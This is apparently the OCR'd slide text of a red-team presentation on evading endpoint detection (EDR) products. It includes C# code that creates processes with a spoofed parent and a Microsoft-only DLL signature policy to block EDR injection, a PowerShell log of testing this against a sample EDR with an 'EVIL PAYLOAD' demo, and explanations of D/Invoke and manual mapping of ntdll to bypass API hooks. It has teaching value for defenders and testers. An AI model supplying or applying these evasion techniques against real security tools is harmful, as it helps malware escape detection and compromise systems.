
File

DemoBasicLoader
(UNVERIFIED)
Version: 1.0.0.0
Image file name:
C:\Users\Jean\source\repos\DemoBasicLoader\bin\x64\Release\demo.exe

Process

Command line:	"C:\Users\Jean\source\repos\DemoBasicLoader\bin\x64\Release\demo.exe" notepad
Current directory:	C:\Users\Jean\
Started:	7 seconds ago (11:55:28 AM 4/7/2021)
PEB address:	0xf57fd92000
Parent:	explorer.exe (11448)
Mitigation policies:	DEP (permanent); ASLR (high entropy); Signatures restricted (Store only)

Protection: None


demo.exe (17744) Properties

General | Statistics | Performance | Threads | Token | Modules | Memory | Environment | Handles | .NET assemblies | .NET performance | GPU | Disk and Network | Comment

File

DemoBasicLoader
(UNVERIFIED)
Version: 1.0.0.0
Image file name:
C:\Users\Jean\source\repos\DemoBasicLoader\bin\x64\Release\demo.exe


Process

Command line:	"C:\Users\Jean\source\repos\DemoBasicLoader\bin\x64\Release\demo.exe" notepad
Current directory:	C:\WINDOWS\system32\
Started:	5 seconds ago (11:57:38 AM 4/7/2021)
PEB address:	0x5a525d9000
Parent:	lsass.exe (1068)
Mitigation policies:	DEP (permanent); ASLR (high entropy); Signatures restricted (Store only)

Protection: None

Creating a program to protect our Demo from our EDR


Doing some managed to unmanaged memory gymnastics



```
public static IntPtr SpawnNewProtectedProcess(string parentProcess, string processName, string demoProcessToSpawn)
{
    /*allocating memory shenanigans*/
    STRUCTS.STARTUPINFOEX startInfoEx = new STRUCTS.STARTUPINFOEX();
    STRUCTS.PROCESS_INFORMATION processInfo = new STRUCTS.PROCESS_INFORMATION();
    startInfoEx.StartupInfo.cb = (uint)Marshal.SizeOf(startInfoEx);
    IntPtr lpValue = Marshal.AllocHGlobal(IntPtr.Size);
    STRUCTS.SECURITY_ATTRIBUTES processSecurity = new STRUCTS.SECURITY_ATTRIBUTES();
    STRUCTS.SECURITY_ATTRIBUTES threadSecurity = new STRUCTS.SECURITY_ATTRIBUTES();
    processSecurity.nLength = Marshal.SizeOf(processSecurity);
    threadSecurity.nLength = Marshal.SizeOf(threadSecurity);

    /*initializing the attributelist*/
    var lpSize:IntPtr = IntPtr.Zero;
    IMPORTS.InitializeProcThreadAttributeList(IntPtr.Zero, dwAttributeCount:2, dwFlags:0, ref lpSize);
    startInfoEx.lpAttributeList = Marshal.AllocHGlobal(lpSize);
    IMPORTS.InitializeProcThreadAttributeList(startInfoEx.lpAttributeList, dwAttributeCount:2, dwFlags:0, ref lpSize);
```

Creating a program to protect our Demo from our EDR


Writing the magic attributes



```
/*writing the mitigation policy*/
Marshal.WriteIntPtr(lpValue, val: new IntPtr((long)STRUCTS.BinarySignaturePolicy.BLOCK_NON_MICROSOFT_BINARIES_ALLOW_STORE));
IMPORTS.UpdateProcThreadAttribute(
    startInfoEx.lpAttributeList,
    dwFlags: 0,
    Attribute: (IntPtr)STRUCTS.ProcThreadAttribute.MITIGATION_POLICY,
    lpValue,
    cbSize: (IntPtr)IntPtr.Size,
    lpPreviousValue: IntPtr.Zero,
    lpReturnSize: IntPtr.Zero
);

/*spoofing Parent*/
IntPtr parentHandle = Process.GetProcessesByName(parentProcess)[0].Handle;
lpValue = Marshal.AllocHGlobal(IntPtr.Size);
Marshal.WriteIntPtr(lpValue, val: parentHandle);
IMPORTS.UpdateProcThreadAttribute(
    startInfoEx.lpAttributeList,
    dwFlags: 0,
    Attribute: (IntPtr)STRUCTS.ProcThreadAttribute.PARENT_PROCESS,
    lpValue,
    cbSize: (IntPtr)IntPtr.Size,
    lpPreviousValue: IntPtr.Zero,
    lpReturnSize: IntPtr.Zero
);
```


Creating a program to protect our Demo from our EDR

Creating the process




```
IMPORTS.CreateProcess(
    lpApplicationName: null,
      lpCommandLine: "\"" + processName + "\"" + " " + demoProcessToSpawn,
    lpProcessAttributes: ref processSecurity,
    ref threadSecurity,
    bInheritHandles: false,
    dwCreationFlags: STRUCTS.ProcessCreationFlags.CREATE_NEW_CONSOLE | STRUCTS.ProcessCreationFlags.EXTENDED_STARTUPINFO_PRESENT,
    lpEnvironment: IntPtr.Zero,
    lpCurrentDirectory: null,
    ref startInfoEx,
    out processInfo
);
```

Battle testing our EDR vs our protected demo…




Administrator: Windows PowerShell

```
PS C:\Users\Jean\Desktop\SylantStrike-master\x64\Release> .\SylantStrikeInject.exe --process=demo.exe --dll=C:\Users\Jean\Desktop\SylantStrike-master\x64\Release\SylantStrike.dll
Waiting for process events
+ Listening for the following processes: demo.exe

 Injecting process demo.exe(29152) with DLL C:\Users\Jean\Desktop\SylantStrike-master\x64\Release\SylantStrike.dll
```




Administrator: Windows PowerShell

```
Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.

Try the new cross-platform PowerShell https://aka.ms/pscore6

PS C:\WINDOWS\system32> C:\Users\Jean\source\repos\DemoSlightlyMoreAdvancedLoader\bin\Release\DemoMalwareProtect.exe explorer C:\Users\Jean\source\repos\DemoBasicLoader\bin\x64\Release\demo.exe notepad
29152 started
PS C:\WINDOWS\system32>
```



demo.exe (29152) Properties


Unable to query module information:
Due to protection conflicts not all the requested bytes could be copied.



MessageBox

EVIL PAYLOAD


(un)fortunately, vendors caught on to this trick quickly



SEKTOR7 Institute
@SEKTOR7net

Replying to @_xpn_ and @_RastaMouse


Nope, Falcon loads perfectly fine with 'blockdlls' enabled and hooks ntdll. umppcXXXX.dll (Falcon's injected DLL) is digitally signed by MS so no wonder this doesn't prevents EDR injection 😄



Mitigation Policies

Policy
ASLR (high entropy)
CF Guard
DEP (permanent)
Signatures restricted (Microsoft only)


Description:



Eigenschappen van EpMPThe.dll

Handtekeningenlijst

Naam van onder...	Digest-algoritme	Tijdstempel
McAfee, Inc.	sha1	vrijdag 15 mei 2020 1...
Microsoft Windo...	sha256	dinsdag 19 mei 2020 ...
McAfee, Inc.	sha256	vrijdag 15 mei 2020 1...



Eigenschappen van ATPAmsiGuard.dll

Handtekeningenlijst

Naam van onder...	Digest-algoritme	Tijdstempel
McAfee, Inc.	sha1	vrijdag 21 augustus 2...
McAfee, Inc.	sha256	vrijdag 21 augustus 2...

Disadvantages of P/Invoke

Quoting the wover

.NET provides a mechanism called Platform Invoke
(commonly known as P/Invoke) that allows .NET applications to access data and APIs in unmanaged libraries (DLLs).

By using P/Invoke, a C# developer may easily make calls to the standard Windows APIs.

If you use P/Invoke to call kernel32!CreateRemoteThread then your executable's IAT will include a static reference to that function, telling everybody that it wants to perform the suspicious behavior of injecting code into a different process.

If the endpoint security product running on the target machine is monitoring API calls (such as via API Hooking), then any calls made via P/Invoke may be detected by the product.

Why use D/Invoke

API imports get resolved dynamically

Functionality to evade hooks using manual mapping, deception and syscalls.

Has function prototypes for a lot of the API calls common offensive tradecraft uses, and we are lazy ☺

D/Invoke Primer


Nuget package (flagged by defender) or source code downloadable on GitHub

Has a built-in injection API for process injection

Capable of resolving API calls in 3 ways:
- Standard – much like P/Invoke
- Manual Mapping
- Overload Mapping

Has a built-in injection API for process injection

Manual Mapping



DLL Export Viewer - C:\WINDOWS\system32\ntdll.dll


File Edit View Options Help

Function Name	Address	Relative Address
NtAlertThreadByThreadId	0x00000001800...	0x0009d4b0
NtAllocateLocallyUniqueId	0x00000001800...	0x0009d4d0
NtAllocateReserveObject	0x00000001800...	0x0009d4f0
NtAllocateUserPhysicalPages	0x00000001800...	0x0009d510
NtAllocateUuids	0x00000001800...	0x0009d530
NtAllocateVirtualMemory	0x00000001800...	0x0009c9e0
NtAllocateVirtualMemoryEx	0x00000001800...	0x0009d550

NTDLL.dll loaded in Virtual Address Space of a program. The EDR has, however, implemented hooks for key functions.

As we already explained, when an EDR is present, it will typically hook certain functions in the loaded DLLs (in the example here NtAllocateVirtualMemoryEx from NTDLL.dll).
Anything that now calls that specific hooked function will get inspected by the EDR, which will then decide whether to allow the function call or to block it and raise an alert.

Manual Mapping



DLL Export Viewer - C:\WINDOWS\system32\ntdll.dll

File Edit View Options Help

Function Name	Address	Relative Address
NtAlertThreadByThreadId	0x00000001800...	0x0009d4b0
NtAllocateLocallyUniqueId	0x00000001800...	0x0009d4d0
NtAllocateReserveObject	0x00000001800...	0x0009d4f0
NtAllocateUserPhysicalPages	0x00000001800...	0x0009d510
NtAllocateUuids	0x00000001800...	0x0009d530
NtAllocateVirtualMemory	0x00000001800...	0x0009c9e0
NtAllocateVirtualMemoryEx	0x00000001800...	0x0009d550

DLL Export Viewer - C:\WINDOWS\system32\ntdll.dll


File Edit View Options Help

Function Name	Address	Relative Address
NtAlertThreadByThreadId	0x00000001800...	0x0009d4b0
NtAllocateLocallyUniqueId	0x00000001800...	0x0009d4d0
NtAllocateReserveObject	0x00000001800...	0x0009d4f0
NtAllocateUserPhysicalPages	0x00000001800...	0x0009d510
NtAllocateUuids	0x00000001800...	0x0009d530
NtAllocateVirtualMemory	0x00000001800...	0x0009c9e0
NtAllocateVirtualMemoryEx	0x00000001800...	0x0009d550


Manual mapping will map a “fresh” dll into memory, which will not be hooked by the EDR as EDR hooks get applied at application-launch. The malware will then execute the needed functions from the freshly mapped dll instead of the normal one, evading the EDR

Manual Mapping

Can you tell the difference? No? Neither can the program ¯_(ツ)_/¯

